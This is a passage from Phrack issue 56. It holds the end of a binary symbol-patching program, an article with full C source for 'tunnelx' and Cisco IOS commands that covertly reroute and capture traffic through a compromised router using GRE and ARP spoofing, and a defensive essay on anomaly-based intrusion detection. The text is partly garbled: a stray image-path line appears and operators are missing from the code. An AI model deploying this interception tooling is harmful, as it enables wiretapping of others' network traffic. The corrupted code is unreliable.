            & bfd_applicable_file_flags(obfd))))
        {
                bfd_fatal("set_file_flags");
        }

        if (!bfd_set_arch_mach(obfd, bfd_get_arch (ibfd),
                bfd_get_mach (ibfd)))
        {
                fprintf (stderr,
                        "Output file cannot represent architecture %s\n",
                        bfd_printable_arch_mach (bfd_get_arch(ibfd),
                                        bfd_get_mach(ibfd)));
        }
        if (!bfd_set_format (obfd, bfd_get_format(ibfd)))
                nonfatal ("set_format");

        bfd_map_over_sections(ibfd, (void *)setup_section, obfd);

        symsize = bfd_get_symtab_upper_bound(ibfd);
        if (symsize < 0) nonfatal("get_symtab");

        symtab = (asymbol **)xmalloc(symsize);
        symcount = bfd_canonicalize_symtab(ibfd, symtab);
```

```
        if (symcount < 0) nonfatal("canon_symtab");

        printf("Scanning %i symbols\n", symcount);
        for(i=0;i<symcount;i++)
                if (symtab[i]->value == hooksym) {
                        symtab[i]->value = hookval;
                        printf("Static symbol \"%s\" =+ %x\n",
                                symtab[i]->name, symtab[i]->value);
                        break;
        }

        bfd_set_symtab(obfd, symtab, symcount);

        bfd_map_over_sections(ibfd, (void *)copy_section, obfd);

        if (!bfd_copy_private_bfd_data (ibfd, obfd))
                fatal("bfd_copy_private_bfd_data");
}

main(int argc, char *argv[])
{
        bfd *ibfd;
        char **matching;
        char *output_filename;

        input_filename = argv[1];
        input_section = argv[2];
        output_filename = argv[3];
        output_section = argv[4];
        hooksym = strtol(argv[5], NULL, 16);
        hookval = strtol(argv[6], NULL, 16);

        bfd_init();

        ibfd = bfd_openr(output_filename, "i586-pc-linux-gnulibc1");
        if (ibfd == NULL)
        {
                bfd_nonfatal("openr");
        }

        if (bfd_check_format_matches(ibfd, bfd_object, &matching))
        {
                bfd *obfd;

                obfd = bfd_openw("newlib", "i586-pc-linux-gnulibc1");
                if (obfd == NULL) bfd_fatal("openw");

                copy_object(ibfd, obfd);

                if (!bfd_close(obfd)) bfd_fatal("close");
                if (!bfd_close(ibfd)) bfd_fatal("close");

                execl("/bin/mv", "/bin/mv", "newlib",
                        output_filename, NULL);

        } else {
                bfd_fatal("format_matches");
        }
}
<-->
```

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x0a[0x10]

|---------- THINGS TO DO IN CISCOLAND WHEN YOU'RE DEAD ----------|

|---------- gauis <gaius@hert.org> ----------|

v0.2 1/1/00

----| 1. Disclaimer

Tunnelx (the code) is part of the research and development effort conducted by HERT (Hacker Emergency Response Team). It is not a production tool for either attack or defense within an information warfare setting. Rather, it is a project demonstrating proof of concept.

If you are not the intended recipient, or a person responsible for delivering it to the intended recipient, you are not authorized to and must not disclose, copy, distribute, or retain this message or any part of it. Such unauthorized use may be unlawful. If you have received this transmission in error, please email us immediately at hert@hert.org so that we can arrange for its return.

The views expressed in this document are not necessarily the views of HERT. Its directors, officers or employees make no representation or accept any liability for its accuracy or completeness unless expressly stated to the contrary.

----| 2. Introduction


When I think about routers in general, I feel exactly like I do when I go to the supermarket and see all this food and then I can't stop thinking of mad cow disease, CJD, GMO... It makes me feel dizzy. Just go on cisco.com and check what cisco 7500 is used for and how many corporations own them and how many thousands of machines get routed through them... There is even a traceroute map somewhere that can give you an idea of how deeply dependant we are on these routers. It's been a long time since I stopped believing in security, the core of the security problem is really because we are trusting trust (read Ken Thomson's article, reflections on trusting trust), if I did believe in security then I wouldn't be selling penetration tests.

How many times have you heard people saying, "Hey I 0wn this cisco, it would be cool if I had IOS src... I could trojan and recompile it and do this and that.", how many times have you heard of people wondering what the fuck they could do with an enable password. The IOS src has been floating around for quite a while now and no-one'z done anything with it yet; at least not among the regular bugtraq letspretendtobefulldisclosure readers.

Well you don't even really need the IOS src, everything you need is already there, (there is only one little thing that would be nice to have from the src but we'll talk about it below). You can load up the image in IDA, nop out a couple of instructions and the cisco's rmon implementation won't zero the payload anymore and you have a IOS sniffer.

----| 3. Rerouting demystified

What you want to do is reroute some traffic from a router and send it to some other place, capture it and resend it to the router and make it look like nothing ever happened. Normal operation on a typical config will look like this:



```
                              Ethernet0            Serial0
```

What we are going to do is:

```
   # telnet cisco
   Trying 192.168.1.240...
   Connected to 192.168.1.240.
   Escape character is '^]'.


   User Access Verification

   Password:
   cisco> enable
   Password:
   cisco# configure term
   Enter configuration commands, one per line.  End with CNTL/Z.
   cisco(config)# int tunnel0
   cisco(config-if)# ip address 192.168.0.1 255.255.255.0
   cisco(config-if)# tunnel mode ?
     aurp    AURP TunnelTalk AppleTalk encapsulation
     cayman  Cayman TunnelTalk AppleTalk encapsulation
     dvmrp   DVMRP multicast tunnel
     eon     EON compatible CLNS tunnel
     gre     generic route encapsulation protocol
     ipip    IP over IP encapsulation
     nos     IP over IP encapsulation (KA9Q/NOS compatible)

   cisco(config-if)# tunnel mode gre ip
   cisco(config-if)# tunnel source ?
     A.B.C.D   ip address
     BRI       ISDN Basic Rate Interface
     Dialer    Dialer interface
     Ethernet  IEEE 802.3
     Lex       Lex interface
     Loopback  Loopback interface
     Null      Null interface
     Tunnel    Tunnel interface
   cisco(config-if)# tunnel source Ethernet0/0/0
   cisco(config-if)# tunnel destination 192.168.1.1
   cisco(config-if)# ^Z
   cisco# show interfaces Tunnel0
   Tunnel0 is up, line protocol is up
     Hardware is Tunnel
     Internet address is 192.168.0.1/24
     MTU 1500 bytes, BW 9 Kbit, DLY 500000 usec, rely 255/255, load 1/255
     Encapsulation TUNNEL, loopback not set, keepalive set (10 sec)
     Tunnel source 192.168.1.240 (Ethernet0), destination 192.168.1.1
     Tunnel protocol/transport GRE/IP, key disabled, sequencing disabled
     Checksumming of packets disabled,  fast tunneling enabled
     Last input never, output never, output hang never
     Last clearing of "show interface" counters never
     Input queue: 0/75/0 (size/max/drops); Total output drops: 0
     5 minute input rate 0 bits/sec, 0 packets/sec
     5 minute output rate 0 bits/sec, 0 packets/sec
        0 packets input, 0 bytes, 0 no buffer
        Received 0 broadcasts, 0 runts, 0 giants
        0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
        0 packets output, 0 bytes, 0 underruns
        0 output errors, 0 collisions, 0 interface resets
        0 output buffer failures, 0 output buffers swapped out
   cisco#
```

At that point tcpdump won't show any output unless you try to ping an IP on the 192.168.0.1/24 network. You will see some GRE encapsulated ICMP packets and some icmp proto 47 unreach packet coming from 192.168.1.1.

On your linux test box, make sure you have protocol number 47 unfirewalled,

```
test# ipchains -I input -p 47 -j ACCEPT          # accept GRE protocol
test# modprobe ip_gre
test# ip tunnel add tunnel0 mode gre remote 192.168.1.240 local
192.168.1.1
test# ifconfig tunnel0 192.168.0.2 netmask 255.255.255.0
test# ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2): 56 data bytes
64 bytes from 192.168.0.2: icmp_seq=0 ttl=255 time=0.3 ms
^C
```

Ok our link is up. And as you can see by default GRE is really stateless. There is no handshake, as we are not in Microsoft land with GRE2 and stupid PPTP.

```
test# tcpdump -i eth1 host 192.168.1.240 and not port 23
tcpdump: listening on eth1
11:04:44.092895 arp who-has cisco tell private-gw
11:04:44.094498 arp reply cisco is-at 0:6d:ea:db:e:ef
11:04:44.094528 192.168.0.2 > 192.168.0.1: icmp: echo request (gre encap)
11:04:44.097458 192.168.0.1 > 192.168.0.2: icmp: echo reply (gre encap)
```

GRE's rfc isn't really verbose, and cisco coders are bashed in the linux GRE implementation source for not respecting their own RFC.

Let's look at tcpdump src on ftp.ee.lbl.gov. Tcpdump sources are nice; in the file print-gre.c we have most of the info we need to start coding tunnelx.

----| 4. tunnelx - IOS Transparent reroute and capture

I initialized a new CVS tree with libpcap and libnet, some gre header ripped from tcpdump, reread pcap's manpage while eating some Chunky Monkey, took a glance at libnet's API doc and cleaned off the pizza bits and ice cream from my fingers and decided to code something really simple and see if it works:

- We define an unused IP address we call REENTRY and a fake ethernet address to avoid a protocol unreachable storm that we call ETHER_SPOOF.
- We initialize libpcap and libnet and set up a pcap_loop.

- Then we make a pcap handler, which look for IP packets matching the GRE protocol which are going to the tunnel exit point address as well as ARP request packets.

- Our ARP parser bails out if it isn't a request for REENTRY or send a reply with ETHER_SPOOF.

- Our GRE parser simply swaps IP and ether source and destitution, and writes the packet to disk with pcap_dump(), increase the ttl, recompute the checksum and flush it with libnet_write.

- That's it!!! Never would have believed it would have been so simple. Now comes the tricky part; we have to configure the cisco correctly (define an access list with all the stuff you want to reroute in it).

```
telnet 192.88.115.98
...

config term
int tunnel0
  ip address 192.168.0.1 255.255.255.0
    tunnel mode gre ip
    tunnel source Ethernet0
```

```
      tunnel destination TUNNELX_REENTRY_IP
!
access-list 111 permit tcp any host 192.88.209.10 25
!
route-map certisowned
  match ip address 111
  set ip next-hop 192.168.0.7
!
!
interface Ethernet0
  description to cert.org
  ip address 192.88.115.98
  ip policy route-map certisowned
^Z
```

If you had tunnelx up and running before setting up the cisco config then it should work now!!! And traceroute doesn't show any thing since its packets are not matched by our access list!

BEWARE, however, when you want to disable the cisco configuration. Remove the route map first with 'no route-map certisowned' *before* the access list otherwise it will match all packets and they will go in an endless loop. Try it on a small cisco 1600 before going in the wild with this stuff. Also try not to be far away from the cisco. People can only know on which network packets are captured not the actual host since we are arp spoofing, so take advantage of that.

I said in the intro that some bits from IOS src would be nice to use, it is their crypto code. You can setup an encrypted tunnel, make it use the same key on both way so it will encrypt outgoing packets and decrypt them when they come back. Tunnelx is just the same. You just need to add the crypto routine in your pcap reader to make it decrypt the traffic.

Oh yes, I didn't talk about the pcap reader, you can just make a small program that parses the pcap dump from tunnelx, make it un-encapsulate the GRE packet, and create files for each session. lseek() is the key to do it without missing out of order packets or getting messed up by duplicates. Since this article is not destined for the average bugtraq or rootshell reader, the pcap dump parser isn't included, you can send me some cash if you need a special version of tunnelx or need technical support.

----| 5. Greeting and final words

:r !cat greetlist |sort -u |sed -e 's/$/, /'|xargs #hax idlers, acpizer, akg, antilove (your piggy coding style is great), awr, binf, cb, cisco9, ee.lbl.gov, f1ex, gamma, ice, jarvis, joey, kil3r, klog, meta, minus, nises, octa, plaguez, plasmoid, route (thx 4 libnet), scalp, scuzzy, shok, swr, teso crew, the owl, tmoggie, ultor, wilkins, ze others i forgot,

I am already working on a new version that will let you do spoofing, hijacking, and monitoring like in hunt... Don't forget you're on the router, you can do everything, and everyone trusts you :).

----| 6. The code

```
<++> p56/Tunnelx/tunnelx.c !0d503a37
// Tunnelx is part of the research and development effort
// conducted by HERT. These are not production tools for either attack or
// defense within an information warfare setting. Rather, they are small
// modifications demonstrating proof of concept.
// comments and crap to gaius@hert.org

// to compile on solaris: (i used libnet-0.99g)
// gcc -O2 -I. -DLIBNET_BIG_ENDIAN -Wall -c tunnelx.c
// gcc -O2 tunnelx.o -o tunnelx -lsocket -lnsl libpcap.a libnet.a
// on linux:
// gcc -O2 -I. `libnet-config --defines` -c tunnelx.c
```

```
// gcc -O2  tunnelx.o -o tunnelx  libpcap.a libnet.a

  #if (HAVE_CONFIG_H)
  #include "config.h"
  #endif
  #include <libnet.h>
  #include <pcap.h>

  #define IP_UCHAR_COMP(x, y) \
      (x[0] == y[0] && x[1] == y[1] && x[2] == y[2] && x[3] == y[3])

  #define GRE_CP          0x8000  /* Checksum Present */
  #define GRE_RP          0x4000  /* Routing Present */
  #define GRE_KP          0x2000  /* Key Present */
  #define GRE_SP          0x1000  /* Sequence Present */
  #define GRE_SIZE (20)
  #define GREPROTO_IP     0x0800
  #define EXTRACT_16BITS(p) \
          ((u_short)ntohs(*(u_short *)(p)))

  const u_char *packetp;
  const u_char *snapend;

  #define SNAPLEN 8192
  #define TUNNELX_REENTRY "192.168.1.1"
  char out[] = "core";
  u_long ip_spoof;
  u_char ether_spoof[6] = {0xEA, 0x1A, 0xDE, 0xAD, 0xBE, 0xEF};

  struct gre_hdr
  {
    u_short flags;
    u_short proto;
    union
    {
      struct gre_ckof
      {
        u_short cksum;
        u_short offset;
      }
      gre_ckof;
      u_long key;
      u_long seq;
    }
    gre_void1;
    union
    {
      u_long key;
      u_long seq;
      u_long routing;
    }
    gre_void2;
    union
    {
      u_long seq;
      u_long routing;
    }
    gre_void3;
    union
    {
      u_long routing;
    }
    gre_void4;
  };

  struct link_int *li;
  char default_dev[] = "le0";
  char *device = NULL;
```

```
  void pcap_print (u_char * user, const struct pcap_pkthdr *h,
                   const u_char * p);
  char errbuf[256];

  int
  main (int argc, char *argv[])
  {
    int cnt, c, ret, snaplen;
    bpf_u_int32 localnet, netmask;
    char ebuf[PCAP_ERRBUF_SIZE];
    char pcapexp[50];
    pcap_t *pd;
    struct bpf_program fcode;
    pcap_handler printer;
    u_char *pcap_userdata;

    snaplen = SNAPLEN;
    printer = pcap_print;

    while ((c = getopt (argc, argv, "i:")) != EOF)
    {
      switch (c)
      {
      case 'i':
        device = optarg;
        break;
      default:
        exit (EXIT_FAILURE);
      }
    }

    //inet_aton (TUNNELX_REENTRY, \_spoof);
    ip_spoof = libnet_name_resolve(TUNNELX_REENTRY, 0);
    device = default_dev;
    if (!device)
    {
      fprintf (stderr, "Specify a device\n");
      exit (EXIT_FAILURE);
    }

    li = libnet_open_link_interface (device, errbuf);
    if (!li)
    {
      fprintf (stderr, "libnet_open_link_interface: %s\n", errbuf);
      exit (EXIT_FAILURE);
    }
    if (device == NULL)
      device = pcap_lookupdev (ebuf);
    if (device == NULL)
      printf ("%s", ebuf);

    pd = pcap_open_live (device, snaplen, 1, 500, errbuf);
    if (pd == NULL)
    {
      fprintf (stderr, "pcap_open_live: %s\n", errbuf);
      return (-1);
    }
    if (pd == NULL)
      printf ("%s", ebuf);
    ret = pcap_snapshot (pd);
    if (snaplen < ret)
    {
      printf ("Snaplen raised from %d to %d\n", snaplen, ret);
      snaplen = ret;
    }
    if (pcap_lookupnet (device, , , ebuf) < 0)
    {
```

```
      localnet = 0;
      netmask = 0;
    }
    sprintf(pcapexp, "arp or (host %s and proto 47)", TUNNELX_REENTRY);
    if (pcap_compile (pd,
                      ,
                      pcapexp,
                      1, netmask) < 0)
      printf ("%s", pcap_geterr (pd));

    if (pcap_setfilter (pd, ) < 0)
      printf ("%s", pcap_geterr (pd));
    if (out)
    {
      pcap_dumper_t *p = pcap_dump_open (pd, out);
      pcap_userdata = (u_char *) p;
    }

    if (pcap_loop (pd, cnt, printer, pcap_userdata) < 0)
    {
      (void) fprintf (stderr, "pcap_loop: %s\n", pcap_geterr (pd));
      exit (1);
    }
    pcap_close (pd);
    exit (0);
  }

  void
  pcap_print (u_char * user, const struct pcap_pkthdr *h, const u_char * p)
  {
    register struct libnet_ethernet_hdr *eh;
    register struct gre_hdr *gh;
    register struct libnet_ip_hdr *ih;
    register struct libnet_arp_hdr *ah;
    register char *dst, *src;
    register u_int ih_length, payload_length, off;
    u_int length = h->len;
    u_int caplen = h->caplen;
    u_short proto;
    struct ether_addr tmp_ea;

    packetp = p;
    snapend = p + caplen;

    eh = (struct libnet_ethernet_hdr *) p;
    p += sizeof (struct libnet_ethernet_hdr);
    caplen -= sizeof (struct libnet_ethernet_hdr);
    length -= sizeof (struct libnet_ethernet_hdr);

    switch (ntohs (eh->ether_type))
    {
    case ETHERTYPE_IP:
      ih = (struct libnet_ip_hdr *) p;
      ih_length = ih->ip_hl * 4;
      payload_length = ntohs (ih->ip_len);
      payload_length -= ih_length;
      off = ntohs (ih->ip_off);
      if ((off & 0x1fff) == 0)
      {
        p = (u_char *) ih + ih_length;
        src = strdup (inet_ntoa (ih->ip_src));
        dst = strdup (inet_ntoa (ih->ip_dst));
        switch (ih->ip_p)
        {
  #ifndef IPPROTO_GRE
  #define IPPROTO_GRE 47
  #endif
        case IPPROTO_GRE:
```

```
          gh = (struct gre_hdr *) p;
          p += 4;
          if (memcmp (>ip_dst, _spoof, 4) == 0)
          {
            // reverse GRE source and destination
            memcpy (tmp_ea.ether_addr_octet, >ip_src, 4);
            memcpy (>ip_src, >ip_dst, 4);
            memcpy (>ip_dst, tmp_ea.ether_addr_octet, 4);
            // ih->ip_id++;
            // reverse Ether source and destination
            memcpy (tmp_ea.ether_addr_octet, eh->ether_shost, ETHER_ADDR_LEN);
            memcpy (eh->ether_shost, eh->ether_dhost, ETHER_ADDR_LEN);
            memcpy (eh->ether_dhost, tmp_ea.ether_addr_octet, ETHER_ADDR_LEN);
            // dope the ttl up
            ih->ip_ttl = 64;
            if (libnet_do_checksum ((u_char *) ih, IPPROTO_IP, ih_length) == -1)
              return;

            if (libnet_write_link_layer (li, device, (u_char *) eh,
             payload_length + ih_length + sizeof (struct libnet_ethernet_hdr))
                == -1)
                return;
            pcap_dump (user, h, packetp);
          }
          proto = EXTRACT_16BITS (>proto);
          break;
        default:
          return;
        }
      }
      break;
    case ETHERTYPE_ARP:
      // process arp
      ah = (struct libnet_arp_hdr *) p;
      if (EXTRACT_16BITS (>ar_op) != ARPOP_REQUEST)
      {
        return;
      }
      if (memcmp (ah->ar_tpa, _spoof, 4) != 0)
        return;
      // swap ip source and address i use ar_tha as a temporary place holder
      memcpy (ah->ar_tha, ah->ar_spa, 4);
      memcpy (ah->ar_spa, ah->ar_tpa, 4);
      memcpy (ah->ar_tpa, ah->ar_tha, 4);
      // move ether addr source to both destination
      memcpy (eh->ether_dhost, eh->ether_shost, ETHER_ADDR_LEN);
      memcpy (ah->ar_tha, eh->ether_shost, ETHER_ADDR_LEN);
      // copy fake ether addr to both source
      memcpy (eh->ether_shost, ether_spoof, ETHER_ADDR_LEN);
      memcpy (ah->ar_sha, ether_spoof, ETHER_ADDR_LEN);
      // set arp op code to reply
      ah->ar_op = htons (2);
      if (libnet_write_link_layer (li, device, (u_char *) eh,
                                   ARP_H + ETH_H) == -1)
        return;
      break;
    }
  }
<-->
```

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x0b[0x10]

A STRICT ANOMOLY DETECTION MODEL FOR IDS

sasha / beetle

"The three main problems we try to solve to achieve security are: hiding data, ensuring that systems run effectively, and keeping data from being modified or destroyed. In fact you could argue that most of computer security - more so than any other field in computer science - is simply the analysis of imperfection in these areas. Imperfection rather than perfection, because people seem to have a tendency to find what they seek; and (for the secular) finding insecurity (e.g. imperfections), alas, is nearly always more correct than stumbling upon security (e.g. perfection). Obviously computers are indefatigable, not invulnerable."

- Dan Farmer

"Central to this type of thinking is the underlying notion of 'truth'. By means of argument which maneuvers matter into a contradictory position, something can be shown to be false. Even if something is not completely false, the garbage has to be chipped away by the skilled exercise of critical thinking in order to lay bare the contained truth."

- Edward De Bono

----| 1. Introduction

IDS (Intrusion Detection Systems) seem to currently be one of the most fashionable computer security technologies.

The goal of IDS technology - to detect misuse, must be considered a genuinely 'hard problem', and indeed there exists several areas of difficulty associated with implementing an NIDS (network-based IDS) such that the results it generates are genuinely useful, and can also be trusted.

This article focuses predominantly on issues associated with NIDS although many of the issues are equally applicable to host-based and application-based IDS also.

This article is split into two; firstly, issues of concern regarding NIDS are discussed - generally one or more research papers are referenced and then the implication for the validity of current NIDS implementation models is presented; secondly, a proposal for a new implementation model for NIDS is described which attempts to mitigate some of the identified problems.

----| 2. Issues of Concern for NIDS

2.1 False Alarm Rate

"If you call everything with a large red nose a clown, you'll spot all the clowns, but also Santa's reindeer, Rudolph, and vice versa."

- Stefan Axelsson

At the RAID 99 Conference (Recent Advances in Intrusion Detection) [1], Stefan Axelsson presented his white paper: 'The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection' [2].

The base-rate fallacy is one of the cornerstones of Bayesian statistics,

stemming from Bayes theorem that describes the relationship between a conditional probability and its opposite, i.e. with the condition transposed.

The base-rate fallacy is best described through example. Suppose that your doctor performs a test on you that is 99% accurate, i.e. when the test was administered to a test population all of whom had the disease, 99% of the tests indicated disease, and likewise when the test population was known to be 100% free of the disease, 99% of the test results were negative. Upon visiting your doctor to learn the results he tells you that you have tested positive for the disease; the good news however, is that out of the entire population the rate of incidence is only 1/10,000, i.e. only one in 10,000 people have the disease. What, given this information, is the probability of you having the disease?

Even though the test is 99% certain, your chance of actually having the disease is only 1/100 because the population of healthy people is much larger than the population with the disease.

This result often surprise a lot of people, and it is this phenomenon - that humans in general do not take the basic rate of incidence (the base-rate) into account when intuitively solving such problems of probability, that is aptly named "the base rate fallacy".

The implication, is that intrusion detection in a realistic setting is therefore harder than previously thought. This is due to the base-rate fallacy problem, because of which the factor limiting the performance of an intrusion detection system is not the ability to correctly identify intrusions, but rather its ability to suppress false alarms.

2.2 Anomalous Network Behavior

In 1993, Steven Bellovin published the classic white paper 'Packets Found on an Internet' [3], in which he describes anomalous network traffic detected at the AT&T firewall. He identifies anomalous broadcast traffic, requests to connect to "inexplicable" ports, and packets addresses to random, non-existent machines. Bellovin concludes:

"To some, our observations can be summarized succinctly as 'bugs happen'. But dismissing our results so cavalierly misses the point. Yes, bugs happen but the very success of the Internet makes some bugs invisible; the underlying problems they are symptomatic of have not gone away."

As the techniques for network information gathering (host, service, and network topology detection - see [4]) become more esoteric, they stray increasingly into the 'gray areas', the ambiguities, of the TCP/IP network protocol definitions (consequently, the results of such techniques may be more stealthy, but they are often also less dependable).

These same ambiguities in the definition of the protocols result in TCP/IP stack implementations that behave differently per OS type, or even per OS release (in fact, this enables TCP/IP stack fingerprinting [5]).

The implication, is that the detection of anomalous behavior which may have a security implication, is made considerably more complex since anomalous behavior exists in the network environment by default.

2.3 Complexity

"Thinking in terms of 'typical' is a lethal pitfall. But how else do we develop intuition and understanding?"

- Vern Paxson

In 1999, Vern Paxson (author of the 'Bro' NIDS [6]), published a presentation titled 'Why Understanding Anything About The Internet Is Painfully Hard' [7].

In his presentation, he concludes that to even begin to enable network traffic modeling, invariants are required: properties of the network which do not change; but, the Internet is by it's very nature a sea of change - a moving target.

The majority of NIDS utilize a 'misuse-detection' model - traditionally implemented by comparing live network traffic to a database of signatures which represent known attacks. A second NIDS model also exists: 'anomaly-detection' - in which an IDS attempts to 'learn' to differentiate between legal and illegal behavior; anomaly-detection NIDS have not yet been proven, and exist at present largely only in the academic research domain.

Vern Paxson describes the Internet as: "ubiquitous diversity and change: over time, across sites, how the network is used, and by whom", and this implies that much work is yet to be done before NIDS which attempt to utilize a traditional anomaly-detection model can add significant value in a complex, real-world, enterprise environment.

2.4 Susceptibility to Attack

In 1998, Thomas Ptacek and Timothy Newsham published their seminal work on NIDS subversion - 'Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection' [8]; an implementation followed in P54-10 [9], and the scripting language originally used by Ptacek and Newsham to perform their testing is also now available [10].

Since then, anti-IDS techniques have been built into network interrogation tools, such as whisker [11].

A presentation by Vern Paxson - 'Defending Against NIDS Evasion using Traffic Normalizers' [12] describes a 'bump in the wire' network traffic normalizer which defeats the majority of published NIDS subversion attacks.

However, until Cisco implement this technology in IOS or Checkpoint do likewise with FW-1, etc., both unlikely prospects in the short to medium term, the implication is that this suite of NIDS subversion techniques will continue to call into question the reliability of NIDS.

2.5 The Evolving Network Infrastructure

The physical network infrastructure is rapidly evolving; in the future - encryption, high wire speeds, and switched networks will practically kill those NIDS which utilize promiscuous-mode passive protocol analysis.

When (...or if) the IP security protocol [13] becomes ubiquitous, NIDS will be unable to perform pattern-matching-style signature analysis against the data portion of network packets; those NIDS signatures which relate to IP, TCP, and other protocol headers will still be valid, but signatures for attacks against applications will become useless because the application data will be encrypted.

Current NIDS based upon passive protocol analysis can barely monitor 100 Mb/s Ethernet, and it is somewhat doubtful that they will be able to monitor ATM, FDDI, etc.

Lastly, the increasing use of switches in the modern network environment largely foils the monitoring of multiple hosts concurrently (such as with broadcast Ethernet). The use of a spanning/spy port to monitor multiple ports on a switch should be viewed as a short-term novelty at best.

----| 3. The Evolution of NIDS

In an attempt to 'evolve around' the described issues, vendors of NIDS products are moving towards a model in which an NIDS agent is installed on each host - monitoring network traffic addressed to that host alone (i.e. non

promiscuously); this would seem to be the most sensible way to perform NIDS monitoring in switched environments. Also, if a host-based NIDS agent can be 'built into' the hosts TCP/IP stack, it can perform security analysis both before data enters the stack (i.e. between the NIC and the stack), and before it enters an application (i.e. between the stack and the application), thereby hypothetically protecting both the OS stack and the application.

In a multiple host-based model as described above, NIDS subterfuge attacks (section 2.4) are much less dangerous, since a host-based NIDS agent receives all the packets addressed to the host on which it is installed; issues associated with the ambiguity in interpreting network traffic, such as with forward or backwards fragmentation reassembly (and so on) are reduced - assuming of course that the NIDS agent has visibility into the operation of the host OS stack.

A transition from network-based NIDS to host-based NIDS is a logical evolutionary step - it eases the problems with susceptibility to attack and the underlying evolving network infrastructure, but it is not, however, a panacea for the other issues identified.

----| 4. A Proposal: Strict Anomaly Detection

We approached the task of inventing a new NIDS operational model with two axiomatic beliefs:

Firstly, an IDS should not view the task of detecting misuse as a binary decision problem, i.e. "saw an attack" vs. "did not see an attack". It should be recognized that different forms of attack technique are not equally complex and consequently not equally complex to detect; succinctly, the intrusion detection problem is not a binary (discrete), but rather an n-valued (variable) problem.

Secondly, NIDS can detect many simplistic attacks, but those same simplistic attacks can be made much harder to detect if the correct delivery mechanism and philosophy is employed. Many attack techniques are increasingly dependent on ambiguity, which forces an IDS to use much more simplistic logic if it is to perform correctly. By definition, NIDS which employ a misuse detection heuristic cannot detect new, novel attacks; more crucially, a small variation in the form/structure of an attack can often easily invalidate a NIDS signature.

Our proposal, is that an IDS should not function by using definitions of misuse (signatures) to detect attacks, but instead by searching for deviation from a rigid definition of use. We call this model "not use" detection, or alternatively "strict anomaly detection".

It is important to distinguish between misuse-detection and "not use" detection: traditional misuse detection involves defining a set of events (signatures) that represent attacks - "misuse", and attempting to detect that activity in the environment. Strict anomaly detection ("not use" detection) involves defining a set of permitted events - "use", and detecting activity which represents exceptions to those events, hence "not use".

The key advantage in employing a strict anomaly detection model is that the number of attacks within the "misuse" set can never be greater than the number of attacks within the "not use" set; by definition, all current and future attacks reside in the "not use" set!

Assuming a host-based model, the remaining current issues of concern with IDS identified in section 2, are:

4.1 False Alarm Rate

An IDS which implements a strict anomaly detection model can never enter a false-positive state, i.e. can never generate a false alarm, because activity which occurs outside the definition of "use", by definition, has security

relevance.

4.2 Anomalous Network Behaviour

We must assume that anomalous behavior exists in the target environment by default; therefore, a mechanism must exist to create 'exceptions' to the rule set used to implement strict anomaly detection within an IDS, for example - to except (accept) the idiosyncratic behavior of a particular flavor of host TCP/IP stack. Such a system would be analogous in functionality to the ability to except certain instances of mis-configuration detected by host-based security state monitoring software.

4.3 Complexity

The use of strict anomaly detection does not necessarily require a complete model of acceptable use to be constructed - a subset may be acceptable. For example, to detect novel network attacks that involve TCP connection establishment, the acceptable use model could initially simply comprise the three-way TCP connection handshake, plus termination conditions; it may not be necessary to construct an acceptable use model which comprises the entire TCP state transition diagram.

How can strict anomaly detection be applied to the problem of detecting anomalous (i.e. security relevant) network traffic? We present two initial implementation ideas, below.

Firstly, the TCP state-transition diagram could be modeled within an IDS as a set of rules; these rules represent the valid use of TCP as per the TCP specification. Exceptions (i.e. "not use") which occur would be alerted upon. Some analysis has already been done on exceptions which occur to the classical TCP state transition diagram, see [14].

Alternatively, an entirely stateless approach could be taken by defining the allowable variation in each field of the TCP header and in its construction/format; analysis could then be performed without reference to previous or future network traffic. Exceptions which occur would be flagged.

A more broad example of strict anomaly detection is in the scenario in which a NIDS is deployed on the 'inside' of a firewall; the "not use" set can be constructed using the inverse of the firewall rule set. If the NIDS detects traffic which it knows the firewall should reject, an alert would be generated.

----| 5. Summary

The difficulty in constructing an IDS which utilizes a strict anomaly detection model, is in being able to define allowable "use". It may be that strict anomaly detection is best employed in an environment in which "use" can be (or is already) well defined, such as in the firewall example above, or in a 'trusted system' - such as Trusted Solaris [15] for example.

In this article we have introduced the concept of strict anomaly detection, a.k.a "not use" detection. Strict anomaly detection is an alternative to misuse-detection and anomaly-detection for the attack detection heuristic component of intrusion detection systems, which attempts to negate some of the critical issues of concern with the existing approaches to IDS.

----| 6. References

[1] International Workshop on Recent Advances in Intrusion Detection http://www.zurich.ibm.com/pub/Other/RAID

[2] The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection, Stefan Axelsson, Proceedings of the 6th ACM

Conference on Computer and Communications Security, November 1-4, 1999

[3] Packets Found on an Internet, Steven M. Bellovin, August 23, 1993, Computer Communications Review, July 1993, Vol. 23, No. 3, pp. 26-31, http://www.research.att.com/~smb/papers/packets.ps

[4] Distributed Metastasis: A Computer Network Penetration Methodology, Andrew J. Stewart, Phrack Magazine, Vol 9, Issue 55, File 16 of 19. 09.09.99, http://www.phrack.com/search.phtml?view&article=p55-16

[5] Remote OS detection via TCP/IP Stack Fingerprinting', Fyodor, Phrack Magazine, Volume 8, Issue 54, Article 09 of 12, Dec 25th, 1998, http://www.phrack.com/search.phtml?view&article=p54-9

[6] Bro: A System for Detecting Network Intruders in Real-Time, Vern Paxson, Network Research Group, Lawrence Berkeley National Laboratory, Berkley, CA, Revised January 14, 1998, Proceedings of the 7th USENIX Security Symposium, San Antonio, TX, January 1998, ftp://ftp.ee.lbnl.gov/papers/bro-usenix98-revised.ps.Z

[7] Why Understanding Anything About The Internet Is Painfully Hard, Vern Paxson, AT&T Center for Internet Research at ICSI, International Computer Science Institute, Berkeley, CA, April 28, 1999, http://www.aciri.org/vern/talks/vp-painfully-hard.UCB-mig.99.ps.gz

[8] Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection, Thomas H. Ptacek & Timothy N. Newsham, Secure Networks, Inc, January, 1998, http://www.securityfocus.com/data/library/ids.pdf

[9] Defeating Sniffers and Intrusion Detection Systems, horizon, Phrack Magazine, Volume 8, Issue 54, article 10 of 12, Dec 25th, 1998, http://www.phrack.com/search.phtml?view&article=p54-10

